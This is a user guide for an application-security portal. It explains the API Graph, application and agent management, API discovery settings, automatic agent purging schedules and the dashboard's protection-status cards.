
API Graph

The API Graph is the core feature of this page. A visual layout of the paths from applications to discovered endpoints, this mapping tool lets you drill down into the details of each API endpoint discovered by the Portal.

You can view the Controllers connected to an Application by clicking on the application capsule which will expand to include the list of Controllers in the graph. You can then click on any Controller capsule and it will open a list of the API Endpoints connected to that controller. To learn more about any Endpoint Path, simply click on that Endpoint capsule and a sidepanel will open with more information.

To navigate around the API Graph screen, click and hold your mouse to pan around the page. You can zoom in/out using the wheel on your mouse or the **+/-** buttons rom the panel in the bottom left of the page. This panel also allows you to expand the full list of connections at once or close all connections to display the application capsules only.

A useful parsing tool on this page is the searchbar. You can type a partial path or keyword into the search bar and all capsules that contain that text will be listed on screen




Endpoint Details

When you select any endpoint capsule on the API Graph, a side panel will appear with more details. Endpoint information presented here typically includes:

- HTTP Path
- HTTP Method

- Application page link
- Controller
- Discovery Time
- Framework
- API Type
- Events Summary Table
- Method Descriptor
- Routing Details (.json)
- Parameters (author details)



Version: 6.11.0

Applications

You can use the Portal to organize an Agent into a group, called an Application. You can create new applications and monitor the activities of each application using the Portal.

Create a New Application

1. Click the **Applications** tab
2. Click the **New Application** button
3. In the new application pop-up, enter the application name, description, select operating system, database, and policy from the drop-down menu
4. Click the **Create** button to create a new application


The New Application dialog may include a Team selection option if there are Teams in the system, see Settings → Teams for more details

Delete Application

1. Click the **Applications** tab
2. Find the application and click on the icon beside the name of that application
3. Click the **Delete Application** button

Application Activity


The historical activity of any application can be seen when you select any application name from the list on the **Applications** tab. This opens the applications details page which defaults to an **Overview** sub tab with a donut chart and table display all recent activity. Like other tables throughout the Portal, any name with an icon is a link directly to the source item listed.



Assign and Unassign an Agent

Assign an Agent:

1. Click the **Applications** tab
2. Find the name of the application to which you want to assign an agent. Click on the icon ⊞ beside the name of that application
3. In the application detail page that opens, select the **Agents** tab
4. Next, choose the **Unassigned Agents** view from the dropdown menu in the top left of the screen
5. Select the checkboxes beside the agent(s) you wish to assign
6. Click the button **Assign** to designate the agent to your application
7. Click the button **Save Changes** on the pop-up modal that appears to confirm changes




Unassign an Agent:

1. Click the **Applications** tab
2. Find the name of the application to which you want to unassign an agent. Click on the icon ⊞ beside the name of that application
3. In the application detail page that opens, select the **Agents** tab
4. The **Application Agents** view on the dropdown menu will load be default
5. Select the checkboxes beside the agent(s) you wish to unassign
6. Click the button **Unassign** to confirm the action
7. Select the button **Save Changes** on the pop-up modal that appears

Agent Events

Agents are limited to sending 600 events every minute to the Portal. The Portal automatically de-duplicates identical events which occurred within the same 5 second period before adding them to the events queue.

When a rule is created with a wildcard (*) path, this triggers events across all paths and files which can result in a continuous high volume of events. To optimize security performance, we recommend whitelisting the known paths identified by the wildcard and disabling the wildcard rule as soon as possible. If a wildcard path is allowed to run for an extended period of time, a significant backlog of events will be noted on the Events column of the Agents table as shown:




Updating an Application

1. Click the **Applications** tab
2. Search the application and then click the icon beside the name of that application
3. Click the button **Edit Application**
4. Enter the updated information in the edit application dialog that appears
5. Click the button **Update**

API Details

The API Table lists all the endpoints discovered by the Portal that connect to the specific application. The table details the HTTP method, path, agents, controller and last discovery time for each endpoint. At the top of the table, Administrator and Editor profiles can toggle on/off API Discovery for this application only.




When you click on the Details link in any row of the table, a side panel will appear with more details. Endpoint information presented here typically includes:

HTTP Path, HTTP Method, Controller, Discovery Time, Framework, API Type, Events Summary Table, Method Descriptor, Routing Details (.json) and Parameters (author details)

API Discovery Conflicts: When any conflicts arise with the API settings, a yellow banner will appear at the top of the Application table to provide more information. These conflicts could be any one of the following:

- When the global **API Discovery Settings** are disabled, a yellow warning banner will appear in the API page for every Application and a link to the **API Discovery Settings** modal will be provided to resolve the conflict

- When API Discovery is enabled but the Agent(s) assigned to an Application have a conflicting discovery setting to that of the application, a banner will appear in the API page with an expandable list of the conflicting agents



- API Discovery must be enabled in order to display the latest API endpoints. Click the switch to enable it for this application

- When the global API Discovery settings are enabled but the Application settings are disabled, a yellow banner will appear to notify you of this conflict.

Automatic Agent Purging


From the **Application** tab, click on the **Configure** tab.

The agent purging feature is mainly geared toward environments with high agent volatility, such as cloud or other on-demand services where new agents and the services that they are protecting may be created, spun up, and subsequently spun down with regularity. In such an environment, these temporary agents will spin up, onboard to the Portal, and when they are spun down, they remain in the Portal even though those agents will most likely never come back. However, the Portal has no way of knowing if an agent is temporary or not. Eventually, the number of “orphaned” agents will continue to grow to the point when manually deleting them is no longer scalable.

The Automatic Agent purging feature solves this by allowing an administrator to automate the purging of these agents. You set the purging interval and if an agent is offline throughout the time specified in the purging interval, the Portal will assume that that agent is likely not coming back and will purge it. Setting this up on a per-agent basis is not a scalable endeavor, however, policies are often developed specifically for these temporary agents, and therefore the purging is applied at the Application level. For example, if the purging interval is set to 12 hours, then any agent assigned to the application under which the purging interval has been configured is offline for over 12 hours, it will be purged and deleted.

The options include the ability to enable/disable the feature and the ability to set the Time interval in units of days or hours.

Once an agent has been detected as offline for longer than the set Automatic Agent Purging interval, it is a candidate for deletion the next time purging occurs. Purging occurs at 3am Portal local time.



Here are some Agent Purging scenarios to demonstrate how the process works:

Scenario 1: The Agent Purging Process runs once a day at 3am

- The transient agent goes offline at 10am.
- At 3am the next morning, the agent purging process is run.
- The purging process sees that the interval is set to 12 hours, and any agent that went offline before 3pm the previous day (in this case, 10am) gets deleted

Therefore, the agent is purged 17 hours after it goes offline (not the 12 hours configured by the Automatic Purging Interval).

Scenario 2: The Automatic Agent Purging interval is set to 12 hours

- The transient agent goes offline at 6pm.
- At 3am the following morning, the agent purging process is run.
- The purging process sees that the interval is set to 12 hours, and any agent that went offline before 3pm the previous day (in this case, 6am) gets deleted. The agent in question went offline after 3pm, so it does ***not*** get deleted. However, 24 hours later when the purging process runs again, the agent ***will*** be deleted.

Therefore, the agent is purged 33 hours after it goes offline (not the 12 hours configured by the Automatic Purging Interval).

Version: 6.11.0


Dashboard

The dashboard is a global overview of the Portal's activity. The dashboard has three sections to help guide and inform you about the status of your activity across the Portal.

Getting Started


This illustrated guide provides a brief overview of how to secure applications for first-time users or infrequent visitors to the Portal. Each step has a button that when selected will take you to the relevant page to complete that step.

The card can be minimized when not in use or it can be removed completely by clicking the close icon in the top right corner of the card. If you wish to reinstate the card after removing it completely from the dashboard, you can clear your browser cache and the card will reappear on screen.




Security Overview

This card provides a readout of the sum total of Security Events, Event Alerts, and Agent Errors in the past 24 hours. All three sections have an icon button that opens a detailed page breakdown for each total.




API Discovery

The API Discovery card provides a total count of the Applications and Agents that have discovery enabled. The icon button opens the API Discovery Settings; for more details on that modal, please visit the API section of this user guide. Also captured on the card is the sum total number of Endpoints discovered by the Portal with an icon button that links out to the API Graph page.




API Security

The API Security card breakdowns the API HTTP Events by event and endpoint count. The top 5 events by endpoint are visualized in bar chart within a timeframe that you can change in the header of the card. An icon button links out to the Advanced Search page with the table filtered to the same time range as the card.



Protection Status

These donut charts provide a visual status and total number count of the Applications, Policies, and Agents that exist within the Portal at any given time. Each card has a base panel that links out to the relevant pages for more detailed list views of the Applications, Policies, and Agents.



Applications

This card provides the total number of Applications added to the Portal in the center of the donut chart. This total is broken down into these states:

- **Active**: ARMR is attached and applied
- **Not Applied**: This occurs when ARMR rules are created or updated in the Portal but the changes are not synced to all agents yet (e.g they could be synced to 5 out of 6 agents within an Application). One or more agents may have no rules or their rules may be outdated. The issue is with the agents and not the Portal.
- **No Rules**: ARMR is not attached (Agent may or may not be in sync) No rules occur when the Policy is assigned but ARMR rules have not been created in the Portal or ARMR rules are created but the mods/rules are disabled using the enabled toggle.
- **Unassigned**: Agent is not assigned (ARMR may or may not be attached)

There is a brief descriptor to the right of each state to capture what is definitively known about the applications counted there.

Policies

This card provides the total number of Policies, Mods and Rules created within the Portal. The Rules donut chart provides a breakdown of your created actions and installed patches that make up the total. Three of these security actions are user-defined while the Patches come with predefined security actions. Each of the user-defined actions are as follows:

- **Protect**: Rules that instruct agent(s) to actively prevent the execution of anything within the protected paths from succeeding.
- **Detect**: Rules that instruct agent(s) to note the execution of specified actions and to log the event to the event database. The Agent will take no further action.

- **Allow**: Rules that instruct agent(s) to allow activity within set file paths to occur without interruption (also known as Whitelisting). This can include overriding the Protect action by allowing agreed actions to occur with an otherwise protected file path.

Agents

This card provides the total number of agents added to the Portal in the center of the donut chart. This total is broken down into these states:

- **Rules Applied:** Number of Agent with the latest rules downloaded
- **Rules Pending:** Number of Agents that have yet to download the latest rules
- **Unassigned:** Number of Agents that are not assigned to any application

The agent card also provides a second column of states:

- **Online:** Displays the number of agents online at any given time
- **Awaiting Delivery:** Displays the number of agents awaiting the delivery of events

